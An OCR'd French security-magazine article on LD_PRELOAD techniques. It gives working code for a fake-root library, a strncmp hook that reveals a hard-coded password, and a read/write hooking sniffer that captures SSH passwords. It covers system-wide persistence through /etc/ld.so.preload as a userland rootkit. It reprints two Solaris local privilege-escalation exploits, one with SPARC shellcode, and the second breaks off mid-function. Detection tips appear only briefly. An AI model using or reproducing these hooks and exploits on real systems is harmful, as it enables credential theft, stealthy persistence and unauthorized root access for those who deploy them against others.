Pratique

Quelques astuces avec LD_PRELOAD

Stefan Klaas 

Degré de difficulté

LD_PRELOAD est une variable d'environnement qui nous permet de spécifier une bibliothèque partagée qui sera chargée au démarrage d'un programme. Nous apprendrons quelques astuces intéressantes et très puissantes avec cette petite variable. Ceci nous ouvre beaucoup de possibilités dans la manipulation de programmes.

LD_PRELOAD est une variable d'environnement qui spécifie quelles bibliothèques partagées seront chargées avec les programmes à l'exécution. Lorsque cette variable est définie, l'éditeur de liens chargera cette bibliothèque avant toutes les autres. Ceci nous permet de hacker des fonctions qui appartiennent normalement à la librairie C (*libc.so*). Cependant, il y a un mécanisme de sécurité qui empêche les binaires de charger une bibliothèque avec `LD_PRELOAD`. Évidemment, ceci a un sens, mais il y a eu des astuces pour contourner cela.

La plupart ont cependant été fixées. Avant que nous commencions à vous montrer certaines techniques, regardons d'abord certaines informations de fond. Si vous êtes familiarisé avec l'éditeur de liens dynamiques (*Dynamic Linker*) et si vous savez ce que sont les bibliothèques partagées, vous pouvez passer les deux prochaines parties.

Le dynamic linker

Voyons ce qu'est le *dynamic linker*. Un éditeur de liens dynamiques fait partie du système d'exploitation et est responsable du chargement et de l'enchaînement des bibliothèques partagées pour un programme à l'exécution, à moins que la flag : `-static` ait été passée au LD pendant la phase de compilation alors les bibliothèques dynamiques seront ignorées.

En outre, un programme lié statiquement ne chargera pas les bibliothèques partagées. Sur les systèmes d'exploitation UNIX, les bibliothèques partagées varient. Celles que vous avez probablement vues sont : *ld-linux.so* (Linux) et *ld.so* (BSD). Leur comportement change selon un ensemble de variables d'environnement spécifiques. C'est ici qu'entre en jeu les

Cet article explique...

- Hijacking syscalls (*system call tracing*) avec LD_PRELOAD.
- Sniffing des différents protocoles utilisateurs.
- Faire du reversing des exécutables liés dynamiquement.

Ce qu'il faut savoir...

- Vous devriez être familiarisé avec le système d'exploitation Linux, des connaissances en langage C seront également utiles.

LD_PRELOAD, mais il y a également les LD_DEBUG ou LD_LIBRARY_PATH.

Vous pouvez prendre connaissance de l'ensemble de ces variables dans le man de Linux : *ld.so*. Voyons simplement la variable d'environnement : LD_PRELOAD (Cf. Listing 1).

On peut surcharger les fonctions. Ceci est très intéressant et nous ouvre des possibilités intéressantes. Comme vous pouvez le voir, pour des binaires à setuid, LD_PRELOAD peut seulement lier d'autres bibliothèques de type suid. Maintenant, si vous pensez que cela élimine en cascade les privilèges, alors attendez un peu et lisez la suite.

Bibliothèques partagées

Les bibliothèques partagées sont chargées par des programmes au démarrage. Si une bibliothèque partagée est installée correctement, tous les programmes qui démarrent après utilisent automatiquement la nouvelle bibliothèque partagée. Cela permet de mettre à jour ces bibliothèques tout en supportant le logiciel qui a besoin d'une ancienne version, ou de surcharger des bibliothèques spécifiques à l'exécution d'un programme et faire tout cela tandis que les programmes sont exécutés en utilisant des bibliothèques existantes.

La création d'une bibliothèque partagée est similaire à celle d'une bibliothèque statique. Compilez une liste de fichiers objets, puis insérez-les tous dans un fichier de bibliothèque partagée. Mais il y a deux différences majeures : la compilation pour un code positionné indépendemment et la création de fichier de bibliothèque.

Position Independent Code (ou PIC)

Quand les fichiers objets sont générés, nous n'avons aucune idée de l'endroit où ils seront insérés au niveau de la mémoire dans un programme. Divers programmes peuvent accéder à la même bibliothèque, et chacun les chargeant dans une adresse mémoire différente. Nous avons donc besoin que les appels à chaque saut etc. utilisent des adresses relatives et non pas absolues.

Ceci signifie que nous devons utiliser un compilateur de type drapeau (*flag*) spécifique qui provoquera la génération de ce code. Dans gcc, ceci est fait en spécifiant le drapeau : -fPIC ou -fpic en ligne de commande.

Création de fichier de bibliothèque

Comparé a une bibliothèque statique, une bibliothèque partagée n'est pas un fichier archivé.

Elle a un format spécifique à l'architecture pour laquelle elle est créée. Nous devons donc indiquer au compilateur qu'il devrait créer une bibliothèque partagée, pas un simple exécutable. Ceci est réalisable avec le drapeau (indicateur informant si une condition est remplie ou pas) : -shared.

Au moment de la compilation, nous demandons à l'éditeur de liens d'analyser la bibliothèque partagée tout en construisant le programme exécutable, ainsi on veillera à ce qu'il n'y ait aucun symbole manquant. En revanche, cela ne prend pas réellement les fichiers objets depuis la bibliothèque partagée en les insérant

Listing 1. *LD_PRELOAD Page du manuel*

```
LD_PRELOAD
      A whitespace-separated list of additional, user-specified, ELF shared
      libraries to be loaded before all others. This can be used to
      selectively override functions in other shared libraries. For setuid/
      setgid ELF binaries, only libraries in the standard search directories
      that are also setuid will be loaded.
```

Listing 2. *Bibliothèques avec fonctions de remplacement*

```
sk@Server:/tmp> cat lib.c
int getuid() { return(0); }
int geteuid() { return(0); }
int getgid() { return(0); }
int getegid() { return(0); }
```

Listing 3. *Tester la bibliothèque*

```
sk@Server:/tmp> id
uid = 65001(sk) gid = 100(users) groups = 16(dialout), 33(video), 100(users)
sk@Server:/tmp> export LD_PRELOAD = /tmp/fakesuid.so
sk@Server:/tmp> id
uid = 0(root) gid = 0(root) groups = 16(dialout),33(video),100(users)
sk@Server:/tmp>
```

Listing 4. *Le programme IDD*

```
sk@Server:/tmp> ldd /usr/bin/id
      /tmp/fakesuid.so (0x40018000)
      linux-gate.so.1 => (0xffffe000)
      libselinux.so.1 => /lib/libselinux.so.1 (0x40026000)
      libc.so.6 => /lib/tls/libc.so.6 (0x40035000)
      /lib/ld-linux.so.2 (0x40000000)
sk@Server:/tmp>
```

Listing 5. *Le programme du fichier*

```
Server:~/ld_preload # gcc bin.c -static
Server:~/ld_preload # file a.out
a.out: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for
      GNU/Linux 2.2.5, statically linked, not stripped
Server:~/ld_preload # file /bin/ls
/bin/ls: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for
      GNU/Linux 2.2.5, dynamically linked (uses shared libs), stripped
Server:~/ld_preload #
```

dans le programme. À l'exécution, cela signifie que lorsque nous exécutons le programme nous avons besoin de dire à l'éditeur de liens du système où trouver notre bibliothèque partagée.

Hijacking syscalls avec LD_PRELOAD /exemples : faux root uid

Ok, maintenant vous en savez assez pour commencer des choses intéressantes. Puisque nous pou-vons indiquer à un programme de charger une bibliothèque hostile, nous pouvons prendre le contrôle de ce programme. Il n'est pas si compliqué de hacking une fonction.

Tout ce que vous devez faire est créer une copie de la fonction d'origine et ajouter les fonctionnalités que vous voulez. Ensuite vous compilez les fonctions en bibliothèque et exportez la variable `LD_PRELOAD` ainsi n'importe quel programme qui n'est pas suid se chargera immédiatement.

Pour démarrer, nous hackerons les fonctions `getuid()` pour afficher `uid=0` même si nous sommes simplement logué comme simple utilisateur. Nous créons nos petites bibliothèques avec les fonctions de remplacement.

Listing 6. *Programme de test avec protection*

```
Server:~/ld_preload # cat bin.c
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#define PASSWORD "let-me-in"
#define MAXBUFF 1024
int main() {

   char buffer[MAXBUFF];
   char *msg="Please enter password:\t";
   char *p=PASSWORD;
   printf(msg);
   fgets(buffer,255,stdin);
   if (strncmp(p,buffer,strlen(p))==0) {
      printf("Success!\n");
      exit(0);
   }
   printf("Wrong password!\n");
   exit(0);
}
Server:~/ld_preload #
```

Listing 7. *Compilation et exécution du programme*

```
Server:~/ld_preload # gcc bin.c -o bin
Server:~/ld_preload # ./bin
Please enter password: fddsfsdfd
Wrong password!

Server:~/ld_preload # ./bin
Please enter password: let-me-in
Success!
Server:~/ld_preload #
```

Listing 8. *Bibliothèque avec sa propre implémentation de : strncmp*

```
Server:~/ld_preload # cat strncmp.c
#include <string.h>
int strncmp(const char *s1, const char *s2, size_t n) {
   printf("strncmp arguments: %s and %s-size: %d\n", s1, s2, n);
}
Server:~/ld_preload #
```

Nous la laissons toujours retourner : `0` (Cf. Listing 2). Ensuite nous compilons la bibliothèque :

```
sk@Server:/tmp> gcc -shared lib.c -o
                                /tmp/fakesuid.so
```

Maintenant il nous suffit de la charger et nous obtenons un faux *id root* (Cf. Listing 3). Cette astuce a été utilisée dans des exploits truqués (portes dérobées) pour faire croire à l'utilisateur que l'exploit avait réussi, tandis qu'en réalité du code malveillant est executé sans que l'utilisateur en ait connaissance.

Avec le programme *ldd* vous pouvez visualiser les dépendances de la bibliothèque ou l' exécuter. Ici vous pouvez voir que notre bibliothèque a été chargée. C'est également une manière de détecter de telles supercheries, au cas où vous pensiez que votre système ait été compromis. Cependant, il y a aussi des façons pour un attaquant de contrecarrer la détection avec ldd. Rappelez-vous, l'attaquant peut remplacer n'importe quelle fonction, il peut donc également embrouiller les résultats (en sorties) de n'importe quel programme et cacher ainsi la bibliothèque chargée dans une liste.

Lorsque nous aborderons la section : *Préchargement Global* vous verrez d'autres techniques de détection, ne vous inquiétez donc pas. C'est tout ce que vous devez savoir ! Maintenant vous pouvez hacker n'importe quelle fonction.

Avec ces acquis, nous pouvons aborder des techniques plus avancées. Nous les emploierons dans tout l'article dorénavant, si vous n'avez pas encore compris, vous devriez à nouveau relire les paragraphes précédents. Une autre chose importante à dire est que le débutant peut rencontrer des difficultés après l'activation de la bibliothèque. Certains programmes peuvent ne plus fonctionner correctement si certaines fonction-nalités sont remplacées.

Au cas où vous resteriez coincé avec des messages d'erreur en tentant d'exécuter des programmes, exportez alors simplement `LD_PRELOAD=""` et tout reviendra à la normale. Autre

astuce pratique pour voir si un binaire est statique ou dynamique, vous pouvez utiliser l'utilitaire : *file*. Il vous montrera exactement quel format a un fichier et comment il a été compilé.

Reversing avec les exécutables liés dynamiquement

La variable `LD_PRELOAD` peut même être utilisée pour récupérer des mots de passe protégés. Il est très facile de récupérer certaines protections par mot de passe. Ce que nous devons faire, c'est remplacer la fonction responsable de l'authentification. Nous jetterons un coup d'oeil à la protection par mot de passe: strcmp/strncmp. C'est l'une des protections les plus faibles, mais nous l'emploierons pour illustrer la technique. Il sera ainsi plus aisé pour vous de comprendre. Très bien, d'abord il nous faut un programme protégé. Nous en avons écrit un. Voyons comment il est (Cf. Listing 6). Il n'a comme utilité que l'affichage permettant de savoir si le mot de passe est bon ou pas. Parfait pour nous à comprendre. Pas besoin de rentrer dans du code trop compliqué.

Bon, ok on a le programme, que faire maintenant ? Peut-être l'avez-vous déjà deviné, nous créons une bibliothèque partagée qui remplacera la fonction originale : `strncmp()` avec la notre. Elle affichera simplement les paramètres qui lui ont été passés. Cela devrait indiquer le mot de passe que le programme attend.

D'abord nous compilons, puis l'exécutons normalement (voyez le Listing 7). Maintenant, nous devons créer notre bibliothèque avec la fonction de remplacement.

Dans ce cas strncmp : Listing 8. Tout est prêt pour l'attaque. Nous compilons la bibliothèque partagée, nous préchargeons puis lançons l'exécutable du programme protégé (Cf. Listing 9).

Et ça y est, vous venez de récupérer le mot de passe ! Ce qui se passe c'est que les fonctions : `strcmp` et `strncmp` comparent si 2 chaînes correspondent. En remplacant cette fonction et en affichant les arguments nous obtenons les 2 chaînes, pas seulement celle rentrée, mais aussi celle que le programme attend, qui est le mot de passe actuel. Bien évidemment il y a des méthodes de protection beaucoup plus avancés, mais elles peuvent aussi être attaqués avec la méthode de remplacement de fonctions.

Sniffing des divers protocoles dans l'userland /exemples : ssh,ftp,http,smtp

L'une des choses les plus intéressantes que nous pouvons faire est de réaliser un sniff de certains proto-

Listing 9. *Essai de l'attaque*

```
Server:~/ld_preload # gcc strncmp.c -shared -o strncmp.so
Server:~/ld_preload # export LD_PRELOAD = 'pwd' /strncmp.so
Server:~/ld_preload # ./bin
Please enter password: test
strncmp arguments: let-me-in and test
-size: 9
Wrong password!
Server:~/ld_preload #
```

Listing 10. *Bibliothèque Sniffer*

```
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#define LOGFILE "/tmp/logfile.txt"
static int fd=-1;
ssize_t read(int fd, void *buf, size_t count) {
   ssize_t rd = __read(fd,buf,count);
   /* here we call the real read() function and save the return value */
   if (rd > 0) {
      fd = open(LOGFILE,O_RDWR | O_CREAT | O_APPEND, 0755);
      /* create or append to logfile */
      if (fd > 0) {
         __write(fd,buf,rd);
         /* call real write() and write all data to the logfile */
      }
   }
   return(rd); /* return the response of the original read() call */
}
ssize_t write(int fd, const void *buf, size_t count) {
   ssize_t wr = __write(fd,buf,count);
   if (wr > 0) {
      fd = open(LOGFILE,O_RDWR | O_CREAT | O_APPEND, 0755);
      if (fd > 0) {
         __write(fd,buf,wr);
      }
   }
   return(wr);
}
```

Listing 11. *Attaquer SSH*

```
Server:~/ld_preload # gcc -shared evil_lib.c -o evil.so
Server:~/ld_preload # export LD_PRELOAD = 'pwd' /evil.so
Server:~/ld_preload # ssh localhost
Password:
<ctrl-c>
Server:~/ld_preload # strings /tmp/logfile.txt | grep Password
Password: this is the password
Password:
Server:~/ld_preload #
```

coles avec l'utilisation d'une bibliothèque partagée et de `LD_PRELOAD`.

Le mieux est qu'il n'y ait pas besoin d'avoir de capacités à coder en *Kernel*. Tout est dans `userland`.

Ok, réfléchissons d'abord à ce dont on a besoin. Nous devons trouver quelles fonctions sont responsables des affichages, où l'on doit faire le sniffing. Nous nous concentrerons sur les mots de passe. Dans notre cas, nous sauvegardons n'importe quelle donnée en faisant le hacking des appels systèmes (*systemcalls*) : `read()` et `write()` et parserons le reste des affichages plus tard. Içi nous aurons la chance d'avoir des données intéressantes. Bien sûr vous pouvez parser l'affichage directement pour sauvegarder seulement certaines données telles que les chaînes : *Password*, mais nous essayons de nous loguer au travers d'une session ssh complète. Dans le Listing 10, vous trouverez le code maléfique de notre bibliothèque avec des commentaires. Ok, nous avons notre bibliothèque, tout est prêt pour le test. Nous compilons la bibliothèque de la même manière que dans la section précédente et exportons la variable `LD_PRELOAD`.

Maintenant essayez de faire du ssh vers une machine distante, ou faites: *ssh localhost* et *login*, faites quelque chose puis quittez. Si tout s'est bien passé, nous avons le mot de passe en texte clair dans notre fichier *Log*. Essayons. Nous entrerons juste un faux mot de passe (Cf. Listing 11).

Comme vous pouvez le voir, nous avons entré le mot de passe.

L'affichage inclut des données binaires, en utilisant la commande : `strings`, nous obtenons seulement du texte ascii comme c'est tout ce que nous souhaitons pour le moment. Vous pourriez créer un log complet d'une session Shell.

Avec cette méthode vous pouvez effectuer un Sniff virtuel de chaque protocole. Vous pouvez l'utiliser pour reconstruire des données ftp et même des binaires, des sessions telnet ou ssh en entier et bien plus encore. Vous pourriez même l'utiliser pour hacker des sessions ou bloquer certaines connexions.

On peut ainsi créer un rootkit type userland. Comme vous le savez, à partir de modules kernel, on peut charger kernel ou infecter la mémoire.

Préchargement Global

Comment exporter notre bibliothèque partagée globalement ? Il serait d'aucune utilité si nous devions ajouter un loader a un fichier comme : .bashrc et qui fonctionnerait seulement sur un utilisateur spécifique. Eh bien, c'est pour cela qu'il y a deux manières de charger des bibliothèques préchargées.

Premièrement en mettant le chemin de la bibliothèque dans la variable : `LD_PRELOAD` et deuxièmement en placant le nom de la bibliothèque avec son chemin complet dans le fichier : */etc/ld.so.preload*. Créez-le et mettez y le chemin d'accès, c'est tout. La bibliothèque sera chargée au niveau système. Mais rappelez-vous, ceci n'affecte pas les programmes liés statiquement.

Bon, essayons ceci avec le code précédent. Nous le laissons charger globalement pour n'importe quel utilisateur.

Avant tout, compilons notre bibliothèque partagée et plaçons-la dans : */tmp* afin que chaque utilisateur y ait accès (Cf. Figure 1.). Rappelez – vous de placer la bibliothèque dans un répertoire qui a les droits d'accès pour chaque utilisateur autorisé.

Nous devons écrire le chemin d'accès et le nom de fichier de notre bibliothèque dans : */etc/ld.so.preload* (Cf. Figure 2).

Maintenant que tout est prêt, la bibliothèque devrait charger globalement, on le change pour un utilisateur classique et nous l'essayons. Comme vous pouvez le voir sur la capture d'écran (Cf. Figure 3) on fait un *ssh* vers le *localhost* et entrons le mot de passe, dans



Figure 1. *Attaque SSH*



Figure 2. *Chemin d'accès et nom de la bibliothèque*



Figure 3. *SSH en Localhost*

Listing 12. *Exploit libnspr sous Solaris*

```
#!/bin/sh
# $Id: raptor_libnspr2,v 1.4 2006/10/16 11:50:48 raptor Exp $
#
# raptor_libnspr2 - Solaris 10 libnspr LD_PRELOAD exploit
# Copyright (c) 2006 Marco Ivaldi <raptor@0xdeadbeef.info>
#
# Local exploitation of a design error vulnerability in version 4.6.1 of
# NSPR, as included with Sun Microsystems Solaris 10, allows attackers to
# create or overwrite arbitrary files on the system. The problem exists
# because environment variables are used to create log files. Even when the
# program is setuid, users can specify a log file that will be created with
# elevated privileges (CVE-2006-4842).
#
# Newschool version of local root exploit via LD_PRELOAD (hi KF!). Another
# possible (but less l33t;) attack vector is /var/spool/cron/atjobs.
#
# See also: http://www.0xdeadbeef.info/exploits/raptor_libnspr
#
# Usage:
# $ chmod +x raptor_libnspr2
# $ ./raptor_libnspr2
# [...]
# Sun Microsystems Inc. SunOS 5.10 Generic January 2005
# # id
# uid=0(root) gid=0(root)
# # rm /usr/lib/secure/getuid.so
# #
# Vulnerable platforms (SPARC):
# Solaris 10 without patch 119213-10 [tested]
# Vulnerable platforms (x86):
# Solaris 10 without patch 119214-10 [untested]
echo "raptor_libnspr2 - Solaris 10 libnspr LD_PRELOAD exploit"
echo "Copyright (c) 2006 Marco Ivaldi <raptor@0xdeadbeef.info>"
echo
# prepare the environment
NSPR_LOG_MODULES=all:5
NSPR_LOG_FILE=/usr/lib/secure/getuid.so
export NSPR_LOG_MODULES NSPR_LOG_FILE
# gimme -rw-rw-rw-!
umask 0
# setuid program linked to /usr/lib/mps/libnspr4.so
/usr/bin/chkey
# other good setuid targets
#/usr/bin/passwd
#/usr/bin/lp
#/usr/bin/cancel
#/usr/bin/lpset
#/usr/bin/lpstat
#/usr/lib/lp/bin/netpr
#/usr/lib/sendmail
#/usr/sbin/lpmove
#/usr/bin/login
#/usr/bin/su
#/usr/bin/mailq
# prepare the evil shared library
echo "int getuid(){return 0;}" > /tmp/getuid.c
gcc -fPIC -Wall -g -O2 -shared -o /usr/lib/secure/getuid.so /tmp/getuid.c -lc
if [ $? -ne 0 ]; then
   echo "problems compiling evil shared library, check your gcc"
   exit 1
fi
# newschool LD_PRELOAD foo;)
unset NSPR_LOG_MODULES NSPR_LOG_FILE
LD_PRELOAD=/usr/lib/secure/getuid.so su -
```

notre cas c'est : *this is my password*, ensuite nous regardons pour notre fichier log et vérifions si notre mot de passe a été loggué.

Comme vous le voyez, tout fonctionne parfaitement. Le fichier log s'est agrandi, parce que nous loguons n'importe quelle opération `read()` ou `write()` et ainsi ceci amène un lot de données inutiles. C'est pour cela que je conserve mon exemple comme une exercice, c'est au lecteur intéressé de parser les données résultantes et intéressantes pour le log.

Une bonne astuce pour vous permettre de faire le tri est de tracer le(s) daemon(s) que vous voulez analyser (*sniffing*) et vérifier les descripteurs et les parsers dans le code i.e. `If(fd==2)` mais également vérifier si l'appel a été effectué à partir d'un terminal avec la fonction : `isatty()`.

C'est également une manière de détecter les attaques `LD_PRELOAD`. Souvent le fichier : */etc/ld.so.preload* n'existe même pas, alors quand il existe, analysez les bibliothèques incluses et débuggez-les pour voir si elles sont hostiles.

Privilèges en cascades avec LD_PRELOAD

Un *Bug* intéressant sur le système d'exploitation Solaris qui a été publié cette année utilise `LD_PRELOAD` pour exploiter une faille. La vulnérabilité est provoquée par une utilisation non sécurisée des variables d'environnement avec le : *Netscape Portable Runtime* (NSPR).

Ceci peut-être exploité afin de réécrire des fichiers arbitraires ou obtenir des privilèges en cascade. Le code pour cet exploit est très petit, facile à comprendre et très bien commenté.

Je l'incluerais dans l'annexe. En plus de cela, nous incluerons également un exploit pour un débordement de pile qui existait en provoquant le débordement de la variable `LD_PRELOAD` directement. Ceci est l'un des bugs les plus récents, mais il y a eu quelques vulnérabilités qui impliquaient `LD_PRELOAD` dans le passé. Voyons quelques autres *Bugs*.

Listing 13. *Exploit de l'éditeur de lien à l'exécution sous Solaris*

```
/*
 * $Id: raptor_ldpreload.c,v 1.1 2004/12/04 14:44:38
 * raptor Exp $ raptor_ldpreload.c - ld.so.1 local,
 * Solaris/SPARC 2.6/7/8/9 Copyright (c) 2003-2004 Marco
 * Ivaldi <raptor@0xdeadbeef.info>
 * Stack-based buffer overflow in the runtime linker,
 * ld.so.1, on Solaris 2.6 through 9 allows local users to
 * gain root privileges via a long LD_PRELOAD
 * environment variable (CAN-2003-0609).
 *
 * This exploit uses the ret-into-ld.so technique, to
 * effectively bypass the non-executable stack protection
 * (noexec_user_stack=1 in /etc/system). This is a weird
 * vulnerability indeed: the standard ret-into-stack
 * doesn't seem to work properly for some reason
 * (SEGV_ACCERR), and at least my version of Solaris 8
 * (Generic_108528-13) is very hard to exploit (how to
 * reach ret?).
 *
 * Usage:
 * $ gcc raptor_ldpreload.c -o raptor_ldpreload -ldl -Wall
 * $ ./raptor_ldpreload
 * [...]
 * # id
 * uid=0(root) gid=1(other)
 * #
 *
 * Vulnerable platforms:
 * Solaris 2.6 with 107733-10 and without 107733-11
 * [untested]
 * Solaris 7 with 106950-14 through 106950-22 and without
 * 106950-23 [untested]
 * Solaris 8 with 109147-07 through 109147-24 and without
 * 109147-25 [untested]
 * Solaris 9 without 112963-09 [tested]
 */
#include <dlfcn.h>
#include <fcntl.h>
#include <link.h>
#include <procfs.h>
#include <stdio.h>
#include <stdlib.h>
#include <strings.h>
#include <unistd.h>
#include <sys/systeminfo.h>
#define INFO1 "raptor_ldpreload.c - ld.so.1 local,
      Solaris/SPARC 2.6/7/8/9"
#define INFO2 "Copyright (c) 2003-2004 Marco Ivaldi
      <raptor@0xdeadbeef.info>"
#define VULN "/usr/bin/su" // default setuid target
#define BUFSIZE 1700 // size of the evil buffer
#define FFSIZE 64 + 1 // size of the fake frame
#define DUMMY 0xdeadbeef // dummy memory address
#define ALIGN 3 // needed address alignment
/* voodoo macros */
#define VOODOO32(_,__,___) {_--;_+=(__+___-1)%4-_%4<0?8-
      _%4:4-_%4;}
#define VOODOO64(_,__,___) {_+=7-(_+(__+___+1)*4+3)%8;}
char sc[] =
      /* Solaris/SPARC shellcode (12 + 48 = 60 bytes) */
      /* setuid() */
      "\x90\x08\x3f\xff\x82\x10\x20\x17\x91\xd0\x20\x08"
      /* execve() */
      "\x20\xbf\xff\xff\x20\xbf\xff\xff\x7f\xff\xff\xff\
      x90\x03\ xe0\x20"
      "\x92\x02\x20\x10\xc0\x22\x20\x08\xd0\x22\x20\x10\
      xc0\x22\x20\x14"
      "\x82\x10\x20\x0b\x91\xd0\x20\x08/bin/ksh";
      /* globals */
char *env[256];
int env_pos = 0, env_len = 0;
/* prototypes */
int add_env(char *string);
void check_zero(int addr, char *pattern);
int search_ldso(char *sym);
int search_rwx_mem(void);
void set_val(char *buf, int pos, int val);
/*
 * main()
 */
int main(int argc, char **argv) {
   char buf[BUFSIZE], ff[FFSIZE];
   char platform[256], release[256];
   int i, offset, ff_addr, sc_addr, str_addr;
   int plat_len, prog_len, rel;
   char *arg[2] = {"foo", NULL};
   int arg_len = 4, arg_pos = 1;
   int sb = ((int)argv[0] | 0xffff) & 0xfffffffc;
   int ret = search_ldso("strcpy");
   int rwx_mem = search_rwx_mem();
   /* print exploit information */
   fprintf(stderr, "%s\n%s\n\n", INFO1, INFO2);
   /* get some system information */
   sysinfo(SI_PLATFORM, platform, sizeof(platform) - 1);
   sysinfo(SI_RELEASE, release, sizeof(release) - 1);
   rel = atoi(release + 2);
   /* prepare the evil buffer */
   memset(buf, 'A', sizeof(buf));
   buf[sizeof(buf) - 1] = 0x0;
   memcpy(buf, "LD_PRELOAD=/", 12);
   buf[sizeof(buf) - 2] = '/';
   /* prepare the fake frame */
   bzero(ff, sizeof(ff));
   /*
    * saved %l registers
    */
   set_val(ff, i = 0, DUMMY); /* %l0 */
   set_val(ff, i += 4, DUMMY); /* %l1 */
   set_val(ff, i += 4, DUMMY); /* %l2 */
   set_val(ff, i += 4, DUMMY); /* %l3 */
   set_val(ff, i += 4, DUMMY); /* %l4 */
   set_val(ff, i += 4, DUMMY); /* %l5 */
   set_val(ff, i += 4, DUMMY); /* %l6 */
   set_val(ff, i += 4, DUMMY); /* %l7 */
   /*
    * saved %i registers
    */
   set_val(ff, i += 4, rwx_mem);
   /* %i0: 1st arg to strcpy() */
   set_val(ff, i += 4, 0x42424242);
   /* %i1: 2nd arg to strcpy() */
   set_val(ff, i += 4, DUMMY); /* %i2 */
   set_val(ff, i += 4, DUMMY); /* %i3 */
   set_val(ff, i += 4, DUMMY); /* %i4 */
   set_val(ff, i += 4, DUMMY); /* %i5 */
   set_val(ff, i += 4, sb - 1000);
   /* %i6: frame pointer */
   set_val(ff, i += 4, rwx_mem - 8);
   /* %i7: return address */
```

Listing 13. *Exploit de l'éditeur de lien à l'exécution sous Solaris -suite*

```
   /* fill the envp, keeping padding */
   sc_addr = add_env(ff);
   str_addr = add_env(sc);
   add_env("bar");
   add_env(buf);
   add_env(NULL);
   /* calculate the offset to argv[0] (voodoo magic) */
   plat_len = strlen(platform) + 1;
   prog_len = strlen(VULN) + 1;
   offset = arg_len + env_len + plat_len + prog_len;
   if (rel > 7) VOODOO64(offset, arg_pos, env_pos)
   else VOODOO32(offset, plat_len, prog_len)
   /* calculate the needed addresses */
   ff_addr = sb - offset + arg_len;
   sc_addr += ff_addr;
   str_addr += ff_addr;
   /* set fake frame's %i1 */
   set_val(ff, 36, sc_addr); /* 2nd arg to strcpy() */
   /* fill the evil buffer */
   for (i = 12 + ALIGN; i < 1296; i += 4)
   set_val(buf, i, str_addr); /* must be a valid string */
   /* to avoid distance bruteforcing */
   for (i = 1296 + ALIGN; i < BUFSIZE - 12; i += 4) {
      set_val(buf, i, ff_addr);
      set_val(buf, i += 4, ret - 4);
      /* strcpy(), after the save */
   }
   /* print some output */
   fprintf(stderr, "Using SI_PLATFORM\t: %s (%s)\n",
         platform, release);
   fprintf(stderr, "Using stack base\t: 0x%p\n",
         (void *)sb);
   fprintf(stderr, "Using string address\t: 0x%p\n",
         (void *)str_addr);
   fprintf(stderr, "Using rwx_mem address\t: 0x%p\n",
         (void *)rwx_mem);
   fprintf(stderr, "Using sc address\t: 0x%p\n",
         (void *)sc_addr);
   fprintf(stderr, "Using ff address\t: 0x%p\n",
         (void *)ff_addr);
   fprintf(stderr, "Using strcpy() address\t: 0x%p\n\n",
         (void *)ret);
   /* run the vulnerable program */
   execve(VULN, arg, env);
   perror("execve");
   exit(0);
}
/*
 * add_env(): add a variable to envp and pad if needed
 */
int add_env(char *string) {
   int i;
   /* null termination */
   if (!string) {
      env[env_pos] = NULL;
      return(env_len);
   }
   /* add the variable to envp */
   env[env_pos] = string;
   env_len += strlen(string) + 1;
   env_pos++;
   /* pad the envp using zeroes */
   if ((strlen(string) + 1) % 4)
      for (i = 0; i < (4 - ((strlen(string)+1)%4));
            i++, env_pos++) {
         env[env_pos] = string + strlen(string);
         env_len++;
      }
   return(env_len);
}
/*
 * check_zero(): check an address for the presence of
 * a 0x00
 */
void check_zero(int addr, char *pattern) {
   if (!(addr & 0xff) || !(addr & 0xff00) || !(addr &
         0xff0000) || !(addr & 0xff000000)) {
      fprintf(stderr, "Error: %s contains a 0x00!\n",
                     pattern);
      exit(1);
   }
}
/*
 * search_ldso(): search for a symbol inside ld.so.1
 */
int search_ldso(char *sym) {
   int addr;
   void *handle;
   Link_map *lm;
   /* open the executable object file */
   if ((handle = dlmopen(LM_ID_LDSO, NULL, RTLD_LAZY))
            == NULL) {
      perror("dlopen");
      exit(1);
   }
   /* get dynamic load information */
   if ((dlinfo(handle, RTLD_DI_LINKMAP, &lm)) == -1) {
      perror("dlinfo");
      exit(1);
   }
   /* search for the address of the symbol */
   if ((addr = (int)dlsym(handle, sym)) == NULL) {
      fprintf(stderr, "sorry, function %s() not found\n",
                     sym);
      exit(1);
   }
   /* close the executable object file */
   dlclose(handle);
   check_zero(addr - 4, sym);
   return(addr);
}
/*
 * search_rwx_mem():
 * search for an RWX memory segment
 * valid for all programs (typically, /usr/lib/ld.so.1)
 * using the proc filesystem
 */
int search_rwx_mem(void) {
   int fd;
   char tmp[16];
   prmap_t map;
   int addr = 0, addr_old;
   /* open the proc filesystem */
   sprintf(tmp,"/proc/%d/map", (int)getpid());
